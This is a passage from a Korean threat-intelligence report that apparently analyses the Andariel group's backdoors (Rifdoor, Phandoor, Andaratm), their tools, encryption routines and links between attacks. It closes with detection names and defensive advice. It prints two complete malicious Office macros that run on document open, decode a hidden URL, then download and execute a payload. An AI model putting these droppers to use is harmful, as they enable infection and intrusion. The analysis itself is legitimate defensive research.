\$download	파일 다운로드
(기본)	Cmd.exe 실행

[표 2] Rifdoor 주요 명령


Rifdoor 변형은 [표 3]과 같이 PDB 정보가 조금씩 다르다.

C:\Users\WC8\Desktop\Wrifle\Release\Wrifle.pdb
E:\Data\My Projects\Troy Source Code\Wtcp1st\Wrifle\Release\Wrifle.pdb
E:\Data\My Projects\Troy Source Code\Wtcp1st\Wserver\Release\Wserver.pdb

[표 3] Rifdoor 변형의 PDB 정보

1.4) Phandoor

Phandoor는 2016년 1월부터 2017년 여름까지 공격에 사용되었다. 주요 문자열 앞에 'S^%'가 붙는 것이 특징이다(S^%s\cmd.exe, S^%s\nehomegpa.dll 등). 그러나 2017년에 발견된 변형은 'Anonymous?' 문자열이 존재하지 않은 경우도 있다.



[그림 15] Phandoor의 특징적인 문자열(S^)

Phandoor가 실행되면 초기화를 거쳐 C&C 서버에 접속을 시도한다. 이때 'Anonymous?'를 보내 정상 서버 여부를 확인한다.

```

v1 = Convert_403820("S^Anonymous?");
strcpy_s(&Dst, 0x1Bu, v1);
strcat_s(&Dst, 0x1Bu, dword_4450C0);
if ( send_403070(0x1Au, 0, 1, 0, &Dst) == -1 || select_4031A0(Fd) == -1 )
    return 0;
v3 = dword_4250A8;
decode_402EF0(dword_4250A0, dword_42509C, dword_4250A8, (int)buf);
if ( !(_BYTE)wCommand_4250A4 && v3 == 10 )
{
    v4 = Convert_403820("S^Anonymous?");
    v5 = buf;
}
    
```

[그림 16] Anonymous 검사 코드

이후 C&C 서버로부터 명령을 받아 cmd.exe를 실행하거나 그 외의 명령을 수행한다.

명령	기능
0x9	드라이브 정보
0xA	파일 검색
0xB	인터넷에서 데이터 받아 파일 생성
0x10	일정 시간 후 메인 기능 재실행
0x12	nehomegpa.dll 파일 옮김
0x19	프로세스 리스트 얻기
0x1A	프로세스 종료
0x1B	권한 상승

[표 4] Phandoor 주요 명령

1.5) Andaratm

Andaratm 악성코드는 2016년 군사 기관 공격, 2017년 ATM·금융사 공격, 2018년 가상 화폐 거래소 공격에 사용되었다. 2016년 처음 발견된 이후 2018년 5월 현재까지 18개 변형이 확인되었다.

Andaratm 악성코드에는 '%s\cmd.exe /c echo | %s > %s', '%s*****%s' 등의 문자열이 존재한다.

```

.0040E460: 5F 61 64 64 72 00 00 00 73 6F 63 6B 65 74 00 00  _addr socket
.0040E470: 63 6F 6E 6E 65 63 74 00 25 73 5C 63 6D 64 2E 65  connect %s\cmd.e
.0040E480: 78 65 20 2F 63 20 65 63 68 6F 20 7C 20 25 73 20  xe /c echo | %s
.0040E490: 3E 20 25 73 00 00 00 00 7E 75 6E 00 72 62 00 00  > %s ~un rb
.0040E4A0: 77 62 00 00 41 64 76 61 70 69 33 32 2E 64 6C 6C  wb Advapi32.dll
.0040E4B0: 00 00 00 00 47 65 74 55 73 65 72 4E 61 6D 65 41  GetUserNameA
.0040E4C0: 00 00 00 00 25 73 2A 2A 2A 2A 2A 25 73 00 00 00  %s*****%s
.0040E4D0: 57 53 41 43 6C 65 61 6E 75 70 00 00 32 37 2E 31  WSACleanup 27.1
    
```

[그림 17] Andaratm 악성코드의 특징적인 문자열

Andaratm가 실행되면 컴퓨터 이름과 사용자 이름 등의 정보를 획득하며, 지정된 C2 서버로 접속을 시도하고 명령을 받아 수행한다.

한편, Andaratm는 다른 악성코드와 유사한 암호화 방식을 사용한다.

```

LOBYTE(v5) = 0x48;
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
    v8 = a3 - (_DWORD)v4;
    v10 = v3;
    do
    {
        *v4 = v6 ^ result ^ v5 ^ v4[v8];
        v6 = v6 & result ^ v5 & (v6 ^ result);
        v5 = (((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20 | (v11 >> 8);
        result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFF80) << 17) | (result >> 8);
        ++v4;
        v9 = v10-- == 1;
        v11 = (((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20 | (v11 >> 8);
    }
    while ( !v9 );
}
}


```

[그림 18] Andaratm의 암호화 방식

Andaratm는 파일 다운로드, 업로드, cmd.exe 실행 등 간단한 명령만 실행한다.

2. 공격 도구(Tools)

공격자는 통신을 위한 Putty Link, 포트 스캐너 등의 다양한 도구를 사용하고 있다.



```

C:\WORK> s
TCP Port Scanner U1.1 By WinEggDrop

Usage:  s TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s TCP 12.12.12.12 12.12.12.254 80 512
Example: s TCP 12.12.12.12 1-65535 512
Example: s TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s TCP 12.12.12.12 21,3389,5631 512
Example: s SYN 12.12.12.12 12.12.12.254 80
Example: s SYN 12.12.12.12 1-65535
Example: s SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s SYN 12.12.12.12 21,80,3389

C:\WORK> _

```

[그림 19] 포트 스캐너

pcon.exe, portc.exe, zcon.exe 등의 파일 이름으로 IP와 포트를 확인하는 도구도 사용했다. Zcon.exe 변형은 2015년 Bmdoor에서도 사용했다.

```
c:\work>zcon
<ip> <port>

c:\work>zcon 127.0.0.1 1028

ok!

c:\work>zcon 127.0.0.1 890

no!


c:\work>_
```

[그림 20] Zcon.exe

안다리엘 그룹은 Crash.exe, Test.exe라는 이름의 악성코드를 제작했는데, 이들 악성코드는 매년 8월 이후 하드디스크 내용을 파괴하는 기능을 갖고 있다. 그러나 이들 악성코드가 실제 공격에 사용되었는지는 확인되지 않았다.

다수 공격 사례의 연관성

안다리엘 그룹은 다양한 악성코드를 사용하여 다수의 공격을 전개했는데, 코드의 유사성 외에도 이들 다수의 공격 사이에는 연관성을 짐작할 수 있는 요소가 있다. 안랩의 상세 분석 결과, 안다리엘 그룹과 오퍼레이션 블랙 마인의 공격 방식 등이 비슷하며, 특히 zcon.exe 파일을 공통적으로 사용했음이 확인되었다. 이로써 오퍼레이션 블랙 마인은 안다리엘 그룹과 연관되었다고 추정할 수 있다. 유사한 악성코드로 다양한 목표를 공격했으며, 일부 악성코드는 동일한 C2를 사용했다.



[그림 21] 안다리엘 그룹과 다수의 공격 사이의 연관 관계

매크로를 이용한 공격의 경우에도 2015년과 2017년의 매크로 코드에 큰 차이가 없다.

```

0 ..... 10 ..... 20 ..... 30 ..... 40 ..... 50 ..... 60 .....
1 'Macro Name: cocZTmjFpAGCNfg
2
3 Private Declare PtrSafe Function nrvLbktQLPrXrx Lib "shell32.dll"
4 "ShellExecuteA" (ByVal YfDxb As Long, ByVal dJelrhmVYUyWdKpB As S
5 ByVal BFLUXPoDwgNQINRpd As String, ByVal LYyyZiu# As String, ByVal
6
7 Private Declare PtrSafe Function opnsd#eHjTkoriHkPzvjEu Lib "urlm
8 "URLDownloadToFileA" (ByVal IzJsstRs0caXpbtEtq As Long, ByVal kCz'
9 ByVal SdmhKbtNhbQwFFDlunuV As String, ByVal IIAEHZxngPxAXkBPZvivi.
10
11 Private Sub cocZTmjFpAGCNfg()
12 Dim ZgzHxdXYWcMTbrS As String, RIXZRrTywfSoeUjtcc00 As String, qyl
13 RIXZRrTywfSoeUjtcc00 = Decrypt("yif/cbMoib")
14 qyLnGak = Environ$("tap") & "#" & RIXZRrTywfSoeUjtcc00
15
16
17 ZgzHxdXYWcMTbrS = Decrypt("qiq/qmfi0622/622/:7/96200:quui")
18
19 opnsd#eHjTkoriHkPzvjEu 0, ZgzHxdXYWcMTbrS, qyLnGak, 0, 0
20 nrvLbktQLPrXrx 0, "open", qyLnGak, "", vbNullString, vbNormalFoc
21 End Sub
22
23 Private Sub Workbook_Open()
24
25 cocZTmjFpAGCNfg
26 End Sub
27
28 Private Function Decrypt(enc)
29 Dim x, i, tmp
30 enc = StrReverse(enc)
31 For i = 1 To Len(enc)
32 x = Mid(enc, i, 1)
33 tmp = tmp & Chr(Asc(x) - 1)
34 Next
35 Decrypt = tmp
36 End Function
37
38
0 ..... 10 ..... 20 ..... 30 ..... 40 ..... 50 ..... 60 .....
1 'Macro Name: YvQpiepG
2
3 Private Declare PtrSafe Function uSvlwlicurOyl Lib "shell32.dll"
4 "ShellExecuteA" (ByVal #WY As Long, ByVal HTvPuSvlwlicurOylOKWn
5 ByVal oJLUsZCSzFYhVBxxwBm As String, ByVal faQrdtw As String, B
6
7 Private Declare PtrSafe Function hGG Lib "urlmon" Alias _
8 "URLDownloadToFileA" (ByVal iqDizeC As Long, ByVal TuUsZsbxhsyu
9 ByVal F#wtvEc#ACjpIQfIhh As String, ByVal gkVcjAbZqgjbzdH As Lo
10
11 Private Sub YvQpiepG()
12 Dim YENNMRDvChutJ As String, MPHavoXGldFKXIDQEqRonOw As String,
13 MPHavoXGldFKXIDQEqRonOw = Decrypt("yif/JV4#")
14 NzDeDPJb = Environ$("tap") & "#" & MPHavoXGldFKXIDQEqRonOw
15
16
17 YENNMRDvChutJ = Decrypt("qiq/hps0tcc0mjbocnvlu012t0fmjg0bube0np
18
19 hGG 0, YENNMRDvChutJ, NzDeDPJb, 0, 0
20 uSvlwlicurOyl 0, "open", NzDeDPJb, "", vbNullString, vbNormalFoc
21 End Sub
22
23 Private Sub Document_Open()
24 Selection.WholeStory
25 Selection.ParagraphFormat.Alignment = wdAlignParagraphLeft
26 Selection.End = Selection.End - 1
27 Selection.Font.Name = "굴림"
28 YvQpiepG
29 End Sub
30
31 Private Function Decrypt(enc)
32 Dim x, i, tmp
33 enc = StrReverse(enc)
34 For i = 1 To Len(enc)
35 x = Mid(enc, i, 1)
36 tmp = tmp & Chr(Asc(x) - 1)
37 Next
38 Decrypt = tmp
39 End Function
    
```

[그림 22] 2015년(좌)과 2017년(우) 매크로 코드 비교

또한 안다리엘 그룹에서 제작한 악성코드는 유사한 암호화 방식을 사용하고 있다.

<pre> mov b1, [edi+esi] xor b1, d1 xor b1, a1 xor b1, c1 mov [esi], b1 mov b1, a1 xor b1, c1 and b1, d1 mov edx, [ebp+var_4] lea edi, ds:0[edx*8] xor edi, edx and edi, 7F8h shl edi, 14h shr edx, 8 or edx, edi lea edi, [eax+eax] xor edi, eax and cl, a1 shl edi, 4 xor edi, eax xor cl, b1 mov ebx, eax and edi, 0FFFFFFF80h shl ebx, 7 xor edi, ebx shl edi, 11h shr eax, 8 or eax, edi inc esi dec [ebp+var_8] mov [ebp+var_4], edx jnz short loc_10062F4 </pre>	<pre> mov b1, [edi+esi] xor b1, d1 xor b1, a1 xor b1, c1 mov [esi], b1 mov b1, a1 xor b1, c1 and b1, d1 mov d1, a1 and d1, c1 xor b1, d1 mov edx, [esp+1Ch+var_C] mov cl, b1 lea ebx, ds:0[edx*8] xor ebx, edx and ebx, 7F8h shl ebx, 14h shr edx, 8 or ebx, ebx lea ebx, [eax+eax] xor ebx, eax shl ebx, 4 xor ebx, eax mov ebp, eax and ebx, 0FFFFFFF80h shl ebp, 7 xor ebx, ebp shl ebx, 11h shr eax, 8 or eax, ebx inc esi sub [esp+1Ch+var_8], 1 mov [esp+1Ch+var_C], edx jnz short loc_401520 </pre>	<pre> mov b1, [edi+esi] xor b1, d1 xor b1, a1 xor b1, c1 mov [esi], b1 mov b1, a1 xor b1, c1 and b1, d1 mov d1, a1 and d1, c1 xor b1, d1 mov edx, [esp+18h+var_8] mov cl, b1 lea ebx, ds:0[edx*8] xor ebx, edx and ebx, 7F8h shl ebx, 14h shr edx, 8 or ebx, ebx lea ebx, [eax+eax] xor ebx, eax shl ebx, 4 xor ebx, eax mov ebp, eax and ebx, 0FFFFFFF80h shl ebp, 7 xor ebx, ebp shl ebx, 11h shr eax, 8 or eax, ebx inc esi sub [esp+18h+var_4], 1 mov [esp+18h+var_8], edx jnz short loc_1063F70 </pre>	<pre> mov b1, [edi+esi] xor b1, d1 xor b1, a1 xor b1, c1 mov [esi], b1 mov b1, a1 xor b1, c1 and b1, d1 mov edx, [ebp+var_4] lea edi, ds:0[edx*8] xor edi, edx and edi, 7F8h shl edi, 14h shr edx, 8 or edx, edi lea edi, [eax+eax] xor edi, eax and cl, a1 shl edi, 4 xor edi, eax xor cl, b1 mov ebx, eax and edi, 0FFFFFFF80h shl ebx, 7 xor edi, ebx shl edi, 11h shr eax, 8 or eax, edi inc esi dec [ebp+var_8] mov [ebp+var_4], edx jnz short loc_4011B4 </pre>	<pre> mov b1, [edi+esi] xor b1, d1 xor b1, a1 xor b1, c1 mov [esi], b1 mov b1, a1 xor b1, c1 and b1, d1 mov d1, a1 and d1, c1 xor b1, d1 mov edx, [esp+120h+var_10C] mov cl, b1 lea ebx, ds:0[edx*8] xor ebx, edx and ebx, 7F8h shl ebx, 14h shr edx, 8 or ebx, ebx lea ebx, [eax+eax] xor ebx, eax shl ebx, 4 xor ebx, eax mov ebp, eax and ebx, 0FFFFFFF80h shl ebp, 7 xor ebx, ebp shl ebx, 11h shr eax, 8 or eax, ebx inc esi lea [esp+120h+var_110], 1 mov [esp+120h+var_10C], edx jnz short loc_401066 </pre>
--	--	---	---	---

[그림 23] 안다리엘 그룹 악성코드의 암호화 방식

안랩 제품의 대응 현황

안랩 V3 제품군에서는 안다리엘 그룹과 관련된 악성코드를 다음과 같은 진단명으로 탐지하고 있다.

<V3 제품군 진단명>

- Trojan/Win32.Phandoor (2016.01.13.00)
- Trojan/Win32.Andaratm (2018.05.03.00)
- W97M/Downloader (2017.11.03.00)
- Backdoor/Win32.Aryan (2015.12.23.00)
- Dropper/Win32.Fakeinstaller (2017.01.02.09)
- Trojan/Win32.HackTool (2017.06.27.03)
- Trojan/Win32.Andarat (2017.10.27.03)
- HackTool/Win32.Malsender (2017.04.17.04)
- Trojan/Win32.Rifdoor (2015.12.23.04)
- X97M/Downloader (2015.12.24.05)

결론

안다리엘 그룹은 한국에서 활동하고 있는 위협 그룹 중 가장 왕성히 활동하고 있는 그룹이다. 초반에는 주로 군사와 관련된 정보를 획득하기 위해 공격을 전개했지만 2016년 말부터 금전적 이득을 위해서도 공격을 진행하고 있어 각별한 주의가 필요하다. 또한 공격 대상(target)이 사용하는 소프트웨어의 취약점을 이용한 공격이 빈번한 점 등으로 미루어 한국의 IT 환경에 대해 상당히 파악하고 있는 것으로 보인다.

안다리엘 그룹의 공격 사례에서 확인한 것처럼 기업 및 기관의 중앙관리 솔루션 또한 언제든지 공격의 경로가 될 수 있다. 중앙관리 솔루션을 이용한 공격은 조직 전반에 걸쳐 막대한 피해를 야기할 수 있어 더욱 각별한 보안 관리가 요구된다.

특히 중앙관리 솔루션의 관리 서버에 대한 보안 정책이 중요하다. 정해진 시스템에서만 관리 서버 접근이 가능하도록 제한하는 것은 물론, 관리 서버의 로그인 정보(관리자 계정)를 자주 변경하고 시스템에 저장하지 않는 등의 기본적인 보안 정책이 지켜질 수 있도록 적절한 관리가 필요하다. 또한 주기적인 로그 확인을 통해 비정상적인 파일이 관리 서버를 통해 배포되지 않았는지 확인해야 한다. 또한 관리 서버를 통하지 않고 클라이언트에 설치된 에이전트 취약점을 이용하는 공격 사례도 있어 중앙관리 솔루션이 사용하는 포트 번호에 대한 스캐닝 등이 발생하지 않는지 모니터링이 필요하다.

공격자는 다양한 방법으로 기업과 기관의 내부로 침투를 시도하고 있다. 대부분 외부와의 접점에 대한 보안에 집중하기 쉬우나 중앙관리 솔루션 이용 공격과 같이 내부 인프라에서 발생하는 이벤트에 대한 모니터링 또한 간과해서는 안된다.

참고자료

[1] 안랩, '검은 광산 작전'의 비밀을 '캐내다'

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?curPage=&menu_dist=1&seq=24229

[2] 지속적인 방위산업체 공격 시도, 왜?

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=26565

[3] 금융보안원 인텔리전스보고서_국내를 타깃으로 하는 위협그룹 프로파일링

<http://www.fsec.or.kr/user/bbs/fsec/21/13/bbsDataView/910.do>

[4] 표적형 공격? 중앙관리 소프트웨어를 수비하라

http://image.ahnlab.com/file_upload/asecissue_files/ASEC_REPORT_vol.89.pdf

[5] 유명 기업 보안 시스템을 연달아 뚫다, 대범한 해킹조직의 공격 -1편

<http://blog.skinfosec.com/221234553836>

[6] 유명 기업 보안 시스템을 연달아 뚫다, 대범한 해킹조직의 공격 -2편-

<http://blog.skinfosec.com/221234742268>

[7] 하나투어 개인정보유출...수탁업체서 시작

<https://blog.naver.com/secustory/221213258234>